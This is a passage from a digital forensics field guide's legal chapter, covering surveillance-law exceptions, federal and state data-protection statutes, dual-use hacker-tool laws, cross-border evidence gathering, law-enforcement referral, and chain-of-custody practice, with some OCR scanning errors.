- This exception is not available to digital investigators retained by the provider, but only to those acting in concert with law enforcement.
- Do not forget the interplay of other limits of authority discussed elsewhere in this chapter, bearing in mind that such limitations may trump exceptions otherwise available under the Wiretap Act to digital investigators planning to conduct network surveillance on a victim's network.
- Non-Content
- For digital investigators who need only collect real-time the non-content portion of Internet communications—the source and destination IP address associated with a network user's activity. the header and "hon"

information associated with an e-mail sent to or received by a network user, the port that handled the network user's communication a network user uses to communicate—be mindful that an exception to the federal Pen Registers and Trap and Trace Devices statute²²-nonetheless must apply for the collection to be legal.

- Although the statute generally prohibits the real-time capture of traffic data relating to electronic communications, provider and consent exceptions similar and broader to those found in the Wiretap Act are available.
- Specifically, corporate network administrators and the digital investigators they retain to assist have *fairly* broad authority to use a pen'trap device on the corporate network without court order so long as the collection of non-content:

Relates to the operation, maintenance, and testing of the network

Protects the rights or property of the network provider

Protects network users from abuse of or unlawful use of service

Is based on consent

 Remember that surveillance of the content of any communication would implicate the separate provisions and exceptions of the Wiretap Act.

Protected Data

Solution of the figure investigator tasked with performing forensic analysis on malicious code designed to access, copy, or otherwise remove valuable sensitive, confidential, or proprietary information, understanding the nature of federal and state protections of this data will help inform necessary investigative and evidentiary determinations along the way.

Federal Protection of Financial Information

- Responding to an incident at a financial institution that compromises customer accounts may implicate the provisions of the Gramm Leach Biley Act, also known as the Financial Services Modernization Act of 1999, which protects the privacy and security of *consumer financial information* that *financial institutions* collect, hold, and process²³
- The Act generally defines a "financial institution" as any institution that is significantly engaged in financial activities."²⁴
- The regulation only protects consumers who obtain financial products and services primarily for person, family, or household purposes.
- · The regulation:
- Requires a financial institution in specified circumstances to provide notice to customers about its privacy policies and practices;
- Describes the conditions under which a financial institution may disclose non-public personal information about consumers to non-affiliated third parties; and
- Provides a method for consumers to prevent a financial institution from disclosing that information to most nonaffiliated third parties by "opting out" of that disclosure, subject to certain limited exceptions.
- In addition to these requirements, the regulations set forth standards for how financial institutions must maintain information security programs to protect the security, confidentiality, and integrity of customer information. Specifically, financial institutions must maintain adequate administrative, technical, and physical safeguards reasonably designed to:
- Ensure the security and confidentiality of customer information;
- Protect against any anticipated threats or hazards to the security or integrity of such information; and
- Protect against unauthorized access to or use of such information that could result in substantial harm or inconvenience to any customer.
- · Be careful when working with financial institution data to

obtain and document the scope of authorization to access, transport, or disclose such data to others.²⁵

- Federal Protection of Health Information
- The Health Insurance Portability and Accountability Act (HIPAA)²⁶ applies generally to covered entities (health plans, health-care clearinghouses, and health-care providers who transmit any health information in electronic form),²⁷ and provides rules designed to ensure the privacy and security of individually identifiable health information ("protected health information"), including such information transmitted or maintained in electronic media ("electronic protected health information").
- HIPAA specifically sets forth security standards for the protection of *electronic protected health information*.
- □The regulation describes the circumstances in which protected health information may be used and/or disclosed, as well as the circumstances in which such information must be used and/or disclosed.
- The regulation also requires covered entities to establish and maintain administrative, physical, and technical safeguards to:
- Ensure the confidentiality, integrity, and availability of all electronic protected health information the covered entity creates, receives, maintains, or transmits;
- Protect against any reasonably anticipated threats or hazards to the security or integrity of such information;
- Protect against any reasonably anticipated uses or disclosures of such information that are not otherwise permitted or required by the regulation; and
- Ensure compliance with the regulation by the covered entity's workforce.
- In February 2009, the American Recovery and Reinvestment Act (ARRA) became law, subjecting business associates—vendors, professional service providers, and others that perform functions or activities involving protected health information for or on behalf of covered entities—to many of the health information nurderction oblisiotions that HIPAA imposes on covered

entities.²⁸

- Given these stringent requirements, investigative steps involving the need to access, review, analyze, or otherwise handle electronic protected health information should be thoroughly vetted with counsel to ensure compliance with the HIPAA and ARRA security rules and obligations.²²
- Federal Protection of Public Company Information
- The Sarbanes-Oxley Act (SOX)³⁰ broadly requires public companies to institute corporate governance policies designed to facilitate the prevention, detection, and handling of fraudulent acts or other instances of corporate malfeasance committed by insiders.
- Other provisions of SOX were clearly designed to deter and punish the intentional destruction of corporate records.
- In the wake of SOX, many public companies overhauled all kinds of corporate policies that may also implicate more robust mechanisms for the way in which financial and other digital corporate data is handled and stored.
- During the early assessment of the scope and limits of authority to conduct any internal investigation at a public company, be mindful that a SOX-compliant policy may dictate or limit investigative steps.
- Other Federally Protected Information
- Information About Children: The Child Online Privacy Protection Act (COPPA)³¹ prohibits unfair or deceptive acts or practices in connection with the collection, use, and/or disclosure of personal information from and about children on the Internet. The Juvenile Justice and Delinquency Prevention Act,³² governing both the criminal prosecution and the delinquent adjudication of minors in federal court, protects the juvenile defendant's identity from public disclosure.³³ If digital investigation leads to a child, consult coursel for guidance on the restrictions imposed by these federal laws.
- Child Pornography: 18 U.S.C. § 1466A proscribes among other things the possession of obscene visual

representations of the sexual abuse of children. Consider including in any digital forensic services contract language that reserves the right to report as contraband to appropriate authorities any digital evidence encountered that may constitute child pornography.

- Student Educational Records: The Family Education Rights and Privacy Act³⁴ prevents certain educational institutions from disclosing a student's "personally identifiable education information," including grades and student loan information, without the student's written permission. Again, authority to access and disclose this type of information should be properly vetted with the covered educational institution or its coursel.
- Payment Card Information: The Payment Card Industry Data Security Standards (PCI DSS) established common industry security standards for storing, transmitting and using credit card data, as well as managing computer systems, network devices, and the software used to store, process, and transmit credit card data. According to these established guidelines, merchants who store, process, or transmit credit card information, in the event of a security incident, must take immediate action to investigate the incident, limit the exposure of cardholder data, make certain disclosures, and report investigation findings. When handling PCI data during the course of digital investigation, be sure to understand these heightened security standards and requirements for disclosure and reporting.
- Privileged Information: Data relevant to the digital investigator's analysis may constitute or be commingled with information that is protected by the attorney-client privilege or the attorney work product doctrine. Digital investigator access to or disclosing of that data, if not performed at the direction of counsel, may be alleged to constitute a waiver of these special protections.

State Law Protections

 Forty-four states have passed a data breach notification law requiring owners of computerized data that include consumer personal information to notify any affected consumer following a data breach that compromises the security, confidentiality, or integrity of that personal information шоппаціон.

- The statutes generally share the same key elements, but vary in how those elements are defined, including the definitions of "personal information," the *entities* covered by the statute, the kind of *breach* triggering notification obligations, and the *notification procedures* required.³⁵
- Personal information has been defined across these statutes to include some or all of the following:
- Social Security, Alien Registration, tribal, and other federal and state government issued identification numbers
- Drivers' license and non-operating license identification numbers
- Date of birth
- Individuals' mothers' maiden names
- Passport number
- Credit card and debit card numbers
- Financial account numbers (checking, savings, other demand deposit accounts)
- Account passwords or personal identification numbers (PINs)
- Routing codes, unique identifiers, and any other number or information that can be used to access financial resources
- Medical information or health insurance information
- Insurance policy numbers
- Individual taxpayer identification numbers (TINs), employer taxpayer identification number (EINs), or other tax information
- Biometric data (fingerprints, voice print, retina or iris image)
- Individual DNA profile data
- Digital signature or other electronic signature
- Employee identification number
- **Voter** identification numbers
- Work-related evaluations
- Most statutes exempt reporting if the compromised information is "encrypted," although the statues do not always set forth the standards for such encryption. Some states exempt reporting if under all circumstances there

suns exempt reporting in taxet at encursances, unter is no reasonable likelihood of harm, injury, or fraud to customers. At least one state requires a "reasonable investigation" before concluding no reasonable likelihood of harm.

- Notification to the affected customers are ordinarily made in writing electronically, telephonically, or, in the case of large-scale breaches, through publication. Under most state statutes, Illinois being an exception, notification can be delayed if it is determined that the disclosure will impede or compromise a criminal investigation.
- Understanding the breach notification requirements of the state jurisdiction in which the investigation is conducted is important to the integrity of the digital examiner's work, as the scope and extent of permissible authority to handle relevant personal information may be different than expected. Consult coursel for clear guidance on how to navigate determinations of encryption exemption and assess whether applicable notice requirements will alter the course of what otherwise would have been a more covert operation designed to avoid tipping the

subject or target. 🕮

Tools for Acquiring Data

The digital investigator's selection of a particular tool often has legal implications. Nascent judicial precedent in matters involving digital evidence has yielded no requirement that a particular tool be used for a particular purpose. Instead, reliability, a theme interwoven throughout this chapter and this entire Field Guide, often informs whether and the extent to which the digital investigator's findings are considered.

Business Use

✓ Output from tools used during the ordinary course of business is commonly admitted as evidence absent some showing of alteration or inaccuracy.

Ordinary Course

- · Intrusion detection systems
- · Firewalls, routers, VPN appliances
- · Web, mail, and file servers
- Business Purpose
- Output from ordinary course systems, devices, and servers constitutes a record generated for a business—a class of evidence for which there exists recognized indicia of reliability.
- Documentation and custodial testimony will support admissibility of such output.

Investigative Use

✓ Output from tools deployed for an investigatory purpose is evaluated differently. Which tool was deployed, whether the tool was deployed properly, and how and across what media the tool was deployed are important considerations to determinations of reliability.

Tool

- · Simple traceroutes
- · WHOIS lookups
- · Other network-based tools
- Deployment
- · Inside the victim network
- Was deployment in furtherance of maintaining the integrity and safety of the victim network environment?
- Was deployment consistent with documented internal policies and procedures?
- · Outside the victim network
- Did deployment avoid the possibility of unauthorized access or damage to other systems?

Did danlarmant avoid violating other limits of authority

discussed earlier in this chapter?

Findings

- · Repeatable
- · Supported by meticulous note taking
- Investigative steps were taken consistent with corporate policy and personal, customary, and best practice.
- Investigative use of tools was consistent without sound legal advice.

Dual Use

Hacker tools and tools to affect security or conduct necessary investigation are often one in the same. The proliferation of readily downloadable "hacker tools" packaged for wide dispersion has resulted in legal precedent in some jurisdictions that inadequately addresses this "dual use," causing public confusion about where the line is between the two and what the liabilities are when that line is crossed.

▶ Multiple Countries—Council of Europe Convention of Cybercrime³⁶

Legally binding multilateral instrument that addresses computer-related crime.

Forty-three countries have signed or ratified it, including the United States.³⁷

Each participating country agrees to ensure that its domestic laws criminalize several categories of computer-related conduct.

One such category, titled "Misuse of Devices," intends to criminalize the intentional possession of or trafficking in "hacker tools" designed to facilitate the commission of a crime.

The Problem:

[•] What It Is:

Software providers, research and security analysts, and digital investigators might get unintentionally but nonetheless technically swept up in less than carefully worded national laws implemented by participating countries.

☐The official Commentary on the substantive provisions of the Convention that include Article 6 provides little further illumination,²⁸ but it does seem to exclude application to tools that might have both legitimate and illegitimate purposes.

► United Kingdom—Computer Misuse Act/Police and Justice Act

• What It Is:

Proposed amendments to the Computer Misuse Act of 1990 to be implemented through the Police and Justice Act of 2006.³⁹

Designed to criminalize the distribution of hacker tools.

The Problem:

No dual-use exclusion.

- Simple sharing of common security tools with someone other than a known and trusted colleague could violate the law.
- Believed likely to be misused" standard of liability is vague.

Prosecution guidance⁴⁰ is similarly vague.

Germany—Amendments to Section 202c

What It Is

- Amendments to the German Code⁴¹ broadly prohibiting unauthorized users from disabling or circumventing computer security measures in order to access secure data.
- The amendments also proscribe the manufacturing, programming, installing, or spreading of software that has

the printiary goar of circumventing security measures.

The Problem

Security analysts throughout the globe have criticized the law as vague, overbroad, and impossible to comply with.

German security researchers have pulled code and other tools offline for fear of prosecution.

United States—Computer Fraud and Abuse Act

- The Issue
- Despite the United States' participation in the Council of Europe Convention on Cybercrime, Congress has not amended the Computer Fraud and Abuse Act (CFAA) to include 'devices.'
- ☐The CFAA does create misdemeanor criminal liability for "knowingly and with intent to defraud traffic[king] in any password or similar information through which a computer may be accessed without authorization"⁴²
- The Problem
- What does "similar information" mean? Does it include the software and tools commonly used by digital investigators to respond to a security incident? Is the statute really no different than the British and German statutes?
- □Here is the party line, appearing in a document tiled "Frequently Asked Questions about the Council of Europe Convention on Cybercrime,"⁴³ released by the U.S. Department of Justice when ratification of the Convention was announced:

Q: Does the Convention outlaw legitimate security testing or research?

A: Nothing in the Convention suggests that States should criminalize the legitimate use of network security and diagnostic tools. On the contrary, Article 6 obligates Parties to criminalize the trafficking and possession of 'hacker' tools only where conduct is (i) intentional, (ii) without right', and (iii) done with the intent to commit an offense of the type described in Articles 2-5 of the Convention. Because of the criminal intent element, fears that such haws would criminalize legitimate computer security. research, or education practices are unfounded.

Moreover, paragraph 2 of Article 6 makes clear that legitimate scientific research and system security practices, for example, are not criminal under the Article. ER paragraphs 47-48, 58, 62, 68 and 77 also make clear that the use of such tools for the purpose of security testing authorized by the system owner is not a crime.

Finally, in practice, the existing U.S. laws that already criminalize use of, possession of, or trafficking in "access" or "interception" tools have not led to investigations of network security personnel.

Figure 4.2 U.S. Department of Justice, "Frequently asked questions about the Council of Europe Convention on Cybercrime"

►The Lesson

- Pay close attention to the emerging laws on misuse of devices, particularly when conducting forensic analysis in the 43 countries that have committed to implement the Convention and its provisions.
- · When in doubt, obtain appropriate legal advice.

Acquiring Data across Borders

In the United States, subject to the sources and limitations of authority discussed earlier in this chapter, digital investigators are often tasked early in the course of internal investigations to thoroughly preserve, collect, and analyze electronic data residing across corporate networks. At times, however, discovery and other data preservation obligations reach outside domestic borders to, for example, a foreign subsidiary's corporate network, and may conflict with foreign data protection laws that treat employee data residing on company computers, servers, and equipment as the personal property of the individual employee and not the corporation.

Workplace Data in Private or Civil Inquiries

Handling of workplace data depends on the context of the inquiry. Although more formal mechanisms exist for the collection of divide widence pursuant to government or criminal inquiries, country-specific data privacy laws will govern private or civil inquiries.

▶ Europe

- Although inapplicable to data efforts made in the context of criminal law enforcement or government security matters, the 1995 European Union Data Protection Directive,⁴⁴ a starting point for the enactment of countryspecific privacy laws within the 27 member countries that subscribe to it,⁴⁵ sets forth 8 general restrictions on the handling of workplace data⁴⁶.
- Limited Purpose: Data should be processed for a specific purpose and subsequently used or communicated only in ways consistent with that purpose.
- Integrity: Data should be kept accurate, up to date, and no longer than necessary for the purposes for which collected.
- ■Notice: Data subjects should be informed of the purpose of any data processing and the identity of the person or entity determining the purposes and means of processing the data.
- *Access/Consent:* Data subjects have the right to obtain copies of personal data related to them, rectify inaccurate data, and potentially object to the processing.
- Security: Appropriate measures to protect the data must be taken.
- Onward Transfer: Data may not be sent to countries that do not afford "adequate" levels of protection for personal data.
- Sensitive Data: Additional protections must be applied to special categories of data revealing the data subject's racial or ethnic origin, political opinions, religious or philosophical beliefs, trade union membership, health, or sex life.
- Denforcement: Data subjects must have a remedy to redress violations.
- With respect to the restriction on onward transfer, no definition of "adequate" privacy protection is provided in the European (EU) Directive. Absent unambiguous consent obtained from former or current employee data

subjects that affords the digital investigator the ability to transport the data back to the lab,⁴² none of the other exceptions to the "onward transfer" prohibition in the EU Directive appear to apply to internal investigations voluntarily conducted by a victim corporation responding to an incident of computer fraud or abuse. As such, the inability to establish the legal necessity for data transfers for fact finding in an internal inquiry may require the digital investigator to preserve, collect, and analyze relevant data in the European country where it is found.

Data Transfers from Europe to the United States

- When the EU questioned whether "adequate" legal protection for personal data potentially blocked all data transfers from Europe to the United States, the U.S. Department of Commerce responded by setting up a Safe Harbor framework imposing safeguards on the handling of personal data by certified individuals and entities.⁴⁸
- In 2000, the EU approved the Safe Harbor framework as "adequate" legal protection for personal data, approval that binds all the member states to the Directive.⁴⁹
- A Safe Harbor certification by the certified entity amounts to a representation to European regulators and individuals working in the EU that "adequate" privacy protection exists to permit the transfer of personal data to that U.S. entity.⁵⁰
- Safe Harbor certification may nonetheless conflict with the onward transfer restrictions of member state legislation implemented under the Directive, as well as 'blocking statutes,'' such as the one in France that prohibits French companies and their employees, agents, or officers from disclosing to foreign litigants or public authorities information of an 'economic, commercial, industrial, firancial, or technical nature.'⁵¹

Workplace Data in Government or Criminal Inquiries

Other formal and informal mechanisms to obtain

overseas digital evidence may be useful in the context of an internal investigation, to comply with U.S. regulatory requirements, or when a victim company makes a criminal referral to law enforcement.

- Mutual Legal Assistance Request (MLAT)
- Parties to a bilateral treaty that places an unambiguous obligation on each signatory to provide assistance in connection with criminal and in some instances regulatory matters may make requests between central authorities for the preservation and collection of computer media and digital evidence residing in their respective countries³²
- The requesting authority screens and forwards requests from its own local, state, or national law enforcement entities, and the receiving authority then has the ability to delegate execution of the request to one of its entities.
- For foreign authorities seeking to gather evidence in the United States, the U.S. Department of Justice is the central authority, working through its Office of International Affairs.
- The central authority at the receiving end of an MLAT request may be very reluctant to exercise any discretion to comply. That being said, most central authorities are incentivized to fulfill MLAT requests so that similar accommodation will accompany requests in the other direction.

Letter Rogatory

- A less reliable, more time-consuming mechanism of the MLAT is the letter rogatory or "letter of request," which is a formal request from a court in one country to "the appropriate judicial authorities" in another country requesting the production of relevant digital evidence.⁵²
- The country receiving the request, however, has no obligation to assist.
- · The process can take a year or more.
- Informal Assistance
- In addition to the widely known Council of Europe and G8, a number of international organizations are attenuating to address the difficulties digital in activities.

auenpung to address the difficults uppeal investigators face in conducting network investigations that so often involve the need to preserve and analyze overseas evidence.

 Informal assistance and support through the following organizations may prove helpful in understanding a complicated international landscape:

Council of Europe Convention of Cybercrime
http://conventions.coe.int/Treaty/Commun/QueVoulezVous.asp?
NT=185&CM=1&CL=ENG (and more generally)
http://www.coe.int/t/dc/files/themes/cybercrime/default_EN.asp?
□G8 High-Tech Crime Subgroup
(Data Preservation Checklists)
http://www.coe.int/t/dg1/legalcooperation/economiccrime/cybercrime/Documents/Points%20of%2
Interpol
Information Technology Crime—Regional Working
Parties
http://www.interpol.int/public/TechnologyCrime/Default.asp
European Network of Forensic Science Institutes
(Memorandum signed for International Cooperation in
Forensic Science)
http://www.enfsi.eu/page.php?uid=1&nom=153
Asia-Pacific Economic Cooperation
Electronic Commerce Steering Group
http://www.apec.org/apec/apec_groups/committee_on_trade/electronic_commerce.html
Organization for Economic Cooperation & Development
Working Party on Information Security & Privacy
(APEC-OECD Workshop on Malware-Summary
Record—April 2007)
http://www.oecd.org/dataoecd/37/60/38738890.pdf
Organization of American States
Inter-American Cooperation Portal on Cyber-Crime
http://www.oas.org/juridico/english/cyber.htm

Involving Law Enforcement

Whether a victim company chooses to do nothing, pursue civil remedies, or report an incident to law enforcement affects the scope and nature of the work of the digital investigator. Analysis of identified malware might become purely academic once the intrusion is contained and the network secured. Malware functionality might be the subject of written or oral testimony presented in a civil action when the victim company seeks to obtain monetary relief for the damage done. The possibility of criminal referral adjusts the investigative landscape as well. Understanding the process victim corporations go through to decide about whether and when to involve law enforcement will help realize relevant consequences for the digital investigator.

Victim Reluctance

\boxed{V} Victim companies are often reluctant to report incidents of computer crime.⁵⁴

- The threat of public attention and embarrassment, particularly to shareholders, often casts its cloud over management.
- Nervous network administrators, fearful of losing their jobs, perceive themselves as having failed to adequately protect and monitor relevant systems and instead focus on post-containment and prevention.
- Legal departments, having determined that little or no breach notification to corporate customers was required in the jurisdictions where the business operates, would rather not rock the boat.
- Audit committees and boards often would rather pay the cyber extortionist's ransom demand in exchange for a "promise" to destroy the stolen sensitive data, however unlikely, and even when counseled otherwise, rather than involve law enforcement.

Victim Misperception

Many companies misperceive that involving law enforcement is simply not worth it.

• Victims are confused about which federal, state, or local

agency to contact.

- Victims are concerned about law enforcement agent technical inexperience, agency inattention, delay, business interference, and damage to network equipment and data.
- Victims fear the need to dedicate personnel resources to support the referral.
- Victims exaggerate the unlikelihood that a hacker kid living in a foreign country will ever see the inside of a courtroom.

The Law Enforcement Perspective

Cybercrime prosecution and enforcement have never been of higher priority among federal, state, and local government.

- Because the present proliferation of computer fraud and abuse is unparalleled,⁵⁵ domestic and foreign governments alike have invested significant resources in the development and training of technical officers, agents, and prosecutors to combat cybercrime in a nascent legal environment.
- Law enforcement understands that internal and external digital investigators are the first line of defense and in the best positions to detect, initially investigate, and neatly package some of the best evidence necessary for law enforcement to successfully seek and obtain real deterrence in the form of jail time, fines, and restitution.
- Evidence collected by internal and external digital investigators is only enhanced by the legal process (grand jury subpoena, search warrants) and data preservation authority (pen registers, trap and traces, wiretaps) available to law enforcement and not available to any private party.
- International cooperation among law enforcement in the fight against cybercrime has never been better, as even juveniles are being hauled into federal court for their cyber misideeds.⁵⁶

✓ Often the investigative goals of the victim company and law enforcement diverge, leaving the digital investigator at times in the middle. Stay out of it.

- The victim company may be more interested in protecting its network or securing its information than, for example, avoiding containment to allow law enforcement to obtain necessary legal process to real-time monitor future network events caused by the intruder.
- Despite misimpressions to the contrary, victim companies rarely lose control over the investigation once a referral is made; rather, law enforcement often requires early face time and continued cooperation with the administrators and investigators who are most intimate with and knowledgeable of the affected systems and relevant discovered data. Constant consultation is the norm
- Although law enforcement will be careful not to direct any future actions by the digital investigator, thereby creating the possibility that a future court deems and suppresses the investigator's work as the work of the government conducted in violation of the heightened legal standards of process required of law enforcement, the digital investigator may be required to testify before a grand jury impaneled to determine if probable cause that a crime was committed exists, or even to testify before a trial jury on returned and filed charges.
- Remember the scope and limitations of authority that apply, and let the victim company and law enforcement reach a resolution that is mutually beneficial.
- Staying apprised of the direction of the investigation, whether it stays private, becomes public, or proceeds on parallel tracks (an option less favored by law enforcement once involved), will help the digital investigator focus on what matters most—repeatable, reliable, and admissible findings under any circumstance.

Improving Chances for Admissibility

Thorough and meticulous recordkeeping, an impeccably supportable and uninterrupted chain of custody, and a fundamental understanding of basic notions governing the reliability and integrity of evidence will secure best consideration of the work of the digital investigator in any context, in any forum, before any audience. Urgency tied to pulling off a quick, efficient response to an emerging attack often makes seem less important at the outset of any investigation the implementation of these guiding principles. However, waiting until the attack is under control and until the potentially exposed systems are secured offen makes it too difficult to recreate events from memory with the same assurance of integrity and reliability as an ongoing written record of every step taken.

Documentation

✓ Concerns that recordkeeping creates potentially discoverable work product, impeachment material, or preliminary statements that may prove inconsistent with ultimate findings are far outweighed by the future utility to be in the best position to well evidence the objectivity, completeness, reasonableness of those opinions.

- Document in sufficient technical detail each early effort to identify and confirm the nature and scope of the incident.
- Keep, for example, a list of the specific systems affected, the users logged on, the number of live connections, and the processes running.
- Note when, how, and the substance of observations made about the origin of attack; the number of files or logs that were created, deleted, last accessed, modified, or written to; user accounts or permissions that have been added or altered; machines to which data may have been sent; and the identity of other potential victims.
- Record observations about the lack of evidence—ones that may be inconsistent with what was expected to be found based on similar incident handling experiences.
- Keep a record of the methodology employed to avoid altering, deleting, or modifying existing data on the network.

IEIWOIK.

- Track measures taken to block harmful access to, or stop continuing damage on the affected network, including filtered or isolated areas.
- Remember early on to begin identifying and recording the extent of damage to systems and the remediative costs incurred—running notations that will make future recovery from responsible parties and for any subsequent criminal investigation that much easier.

Preservation

Careful preservation of digital evidence further promotes repeatable, defensible, and reliable findings.

- At the outset, create forensically sound redundant hashed images of original media, store one with the original evidence, and use the remaining image as a working copy for analysis. Do not simply logically copy data, even server level data, when avoidable.
- · Immediately preserve backup files and relevant logs.
- When preserving data, hash, hash, hash. Hash early to correct potentially flawed evidence handling later.
- During analysis, hash to find or exclude from examination known files.
- Consider using Camatasia or other screen capture software to preserve live observations of illicit activity before containment. This is a way to supplement evidence obtained from enabled and extended network logging.
- If legal counsel has approved the use of a "sniffer" or other monitoring device to record communications between the intruder and any server that is under attack, be careful to preserve and document relevant information about those recordings.
- The key is to use available forensic tools to enhance the integrity, reliability, and repeatability of the work.

Meticulous chain of custody practices can make or break the success of a digital forensic investigation.

- Although chain of custody goes to the weight not the admissibility of the evidence in most court proceedings, the concept remains nonetheless crucial, particularly where evidence may be presented before grand juries, arbitrators, or in similar alternative settings where evidentiary rules are relaxed, and as such, inexplicable interruptions in the chain may leave the evidence more susceptible to simply being overlooked or ignored.
- The ability to establish that data and the investigative records generated during the process are free from contamination, misidentification, or alteration between the time collected or generated and when offered as evidence goes not just to the integrity of evidence but its very relevance—no one will care about an item that cannot be established as being what it is characterized to be, or a record that cannot be placed in time or

attributed to some specific action.

- For data, the chain of custody form need not be a treatise; simply record unique identifying information about the item (serial number), note the date and description of each action taken with respect to the item (placed in storage, removed from storage, mounted for examination, returned to storage), and identify the actor at each step (presumably a limited universe of those with access).
- A single actor responsible for generated records and armed with a proper chain of custody form for data can lay sufficient evidentiary foundation without having to present every actor in the chain before the finder of fact.

State Private Investigator and Breach Notification Statutes

State	PI Licensing Statute	State Breach Notification Statute
Alabama	N/A	N/A
Alaska	N/A	ALASKA STAT. § 45.48.010
Arizona	ARIZ. REV.	ARIZ. REV. STAT. § 44-

- M KOTKI	2401	7501
Arkansas	ARK. CODE § 17-40-350	ARK. CODE §§ 4-110-103- 108
California	CAL. BUS. & PROF. CODE § 7520	CAL. CIV. CODE §§ 1798.82
Colorado	N/A	COLO. REV. STAT. § 6-1- 716
Connecticut	CONN. GEN. STAT. § 29- 154	CONN. GEN. STAT. § 36a- 701b
Delaware	24 DEL. C. § 1303	6 DEL. C. § 12B-101
District of Columbia	17 DCMR § 2000.7	D.C. CODE § 28-3851–§28- 3853
Florida	FLA. STAT. § 493.6100	FLA. STAT. § 817.5681
Georgia	GA. CODE § 43-38-6	GA. CODE § 10-1-912
Hawaii	HRS § 463-5	HRS § 487N-2
Idaho	N/A	I.C. § 28-51-105
Illinois	225 ILCS § 447/10-5	815 ILCS § 530/10
Indiana	IC § 25-30-1-3	IC § 24-4.9-3-1
Iowa	I.C.A § 80A.3	I.C.A. § 715C.2
Kansas	K.S.A. § 75- 7b02	K.S.A. § 50-7a02
Kentucky	KRS § 329A.015	N/A
Louisiana	LSA-R.S. § 37:3501	LSA-R.S. § 51.3074
Maine	32 M.R.S.A § 8104	10 M.R.S.A § 1348
Maryland	MD BUS OCCUP & PROF § 13- 301	MD COML §14-3504
Massachusetts	§ 23	M.G.L.A 93H § 3
[MOTAC	

Michigan	M.C.L.A § 338.823	M.C.L.A § 445.72		
Minnesota	M.S.A. § 326.3381	M.S.A. § 325E.61		
Mississippi	N/A	MS ST § 75-24-29		
Missouri	MO ST § 324.1104	MO ST § 407.1500		
Montana	MCA § 37-60- 301	MCA § 30-14-1704		
Nebraska	NEB. REV. STAT. § 71- 3202	NEB. REV. STAT. §§ 87-801		
Nevada	NEV. REV. STAT. § 648.060	NEV. REV. STAT. § 603A.220		
New Hampshire	N.H. REV. STAT. § 106- F:5	N.H. REV. STAT. § 359-C:19		
New Jersey	N.J. STAT. § 45:19-10	N.J. STAT. § 56:8-163		
New Mexico	16.48.1.10 NMAC	N/A		
New York	N.Y. GEN. BUS. LAW § 70.2	N.Y. GEN. BUS. LAW § 899-aa		
North Carolina	N.C. GEN. STAT. § 74C-2	N.C. GEN. STAT. § 75-65		
North Dakota	N.D. ADMIN. R. 93-02-01	N.D. CENT. CODE §§ 51- 30-01 et seq		
Ohio	OHIO REV. CODE § 4749.13	OHIO REV. CODE § 1349.19		
Oklahoma	59 OKLA. STAT. § 1750.4	74 OKLA. STAT. § 3113.1		
Oregon	OR. REV. STAT. § 703.405	OR. REV. STAT. §§ 646A.600, 646A.602, 646A.604, 646A.624, and 646A.626		
Pennsylvania	22 PA. STAT. § 13	73 PA. STAT. §§ 2301–2308, 2329		

1	J -	1 * * I				
Rhode Island	R.I. GEN. LAWS § 5-5- 21	R.I. GEN. LAWS §§ 11-49.2 1–11-49.2-7				
South Carolina	S.C. CODE § 40-18-70	S.C. CODE § 39-1-90				
South Dakota	N/A	N/A				
Tennessee	62 TENN. CODE § 1175- 0406 (2)	TENN. CODE § 47-18-2107				
Texas	TEX. OCC. CODE §1702.101	TEX. BUS. & COM. CODE § 521.053				
Utah	UTAH CODE §§ 53-9-107 2 (a) (i) and (ii)	UTAH CODE §§ 13-44-101, 13-44-201, 13-44-202, and 13-44-301				
Vermont	26 V.S.A. § 3179	9 V.S.A. § 2430 and 9 V.S.A. § 2435				
Virginia	VA CODE § 9.1-139 C	VA CODE § 18.2-186.6				
Washington	WASH. REV. CODE § 18.165.150	WASH. REV. CODE § 19.255.010				
West Virginia	W. VA. CODE § 30-18-8	W. VA. CODE § 46A-2A- 101–105				
Wisconsin	WIS. RL § 31.01 (2)	WIS. STAT. § 134.98				
Wyoming	Regulated by local jurisdictions	WYO. STAT. §§ 40-12-501 and 40-12-502				

international Resources

Cross-Border Investigations

Treaties in Force: A List of Treaties and Other International Agreements of the United States in

Force http://www.state.gov/documents/organization/89668.pdf Preparation of Letters Rogatory http://travel.state.gov/law/judicial/judicial 683.html Organization of American States Inter-American Cooperation Portal on Cyber-Crime http://www.oas.org/juridico/english/cvber.htm Council of Europe Convention of Cybercrime http://conventions.coe.int/Treaty/Commun/OueVoulezVous.asp? NT=185&CM=1&CL=ENG (and more generally) http://www.coe.int/t/dc/files/themes/cybercrime/default EN.asp? European Commission 2010 Directive On Attacks Against Information Systems http://ec.europa.eu/homeaffairs/policies/crime/1 EN ACT part1 v101.pdf European Network of Forensic Science Institutes (Memorandum signed for International Cooperation in Forensic Science) http://www.enfsi.eu/page.php?uid=1&nom=153 **G8 High-Tech Crime Subgroup** (Data Preservation Checklists) http://www.coe.int/t/dg1/legalcooperation/economiccrime/cybercrime/Documents/Points%20of%20C Interpol Information Technology Crime-Regional Working Parties http://www.interpol.int/public/TechnologyCrime/Default.asp Asia-Pacific Economic Cooperation Electronic Commerce Steering Group http://www.apec.org/Groups/Committee-on-Trade-and-Investment/Electronic-Commerce-Steering-Group.aspx Organization Economic Cooperation for & Development Working Party on Information Security & Privacy (APEC-OECD Workshop on Malware-Summary Record—April 2007) http://www.oecd.org/dataoecd/37/60/38738890.pdf The Organisation for Economic Co-operation and Development (OECD) Guidelines on the Protection of Privacy and Transborder Flows of Personal Data http://www.oecd.org/document/18/0.3746.en 2649 34255 1815186 1 1 1 1.00.html The International Cyber Security Protection Alliance (ICSPA) Cyber-Security News Feed https://www.icspa.org/nc/media/cyber-security-news-feed/ Maurushat, A. (2010). Australia's Accession to the

Cybercrime Convention: Is the Convention Still Relevant in Combating Cybercrime in the Era of Botnets and Obfuscation Crime Tools?, University of New South Wales Law Journal, Vol. 33(2), pp. 431–473. Available at http://www.austlii.edu.au/au/journals/UNSWLRS/2011/20.tbd/cgibit/download.cei/download/au/journals/UNSWLRS/2011/20.tbd/cgibit/download.cei/download/au/journals/UNSWLRS/2011/20.tbd/cgi-

Herefor The Federal Rules: Evidence for Digital Investigators

Relevance

All relevant evidence is admissible.

"Relevant evidence" means evidence having any tendency to make the existence of any fact that is of consequence to the determination of the action more probable or less probable than it would be without the evidence.

Although relevant, evidence may be excluded if its probative value is substantially outweighed by the danger of unfair prejudice, confusion of the issues, misleading the jury, or by considerations of undue delay, waste of time, or needless presentation of cumulative evidence.

Authentication

The requirement of authentication or identification as a condition precedent to admissibility is satisfied by evidence sufficient to support a finding that the matter in question is what its proponent claims.

Best Evidence

A duplicate is admissible to the same extent as an original unless (1) a genuine question is raised as to the authenticity of the

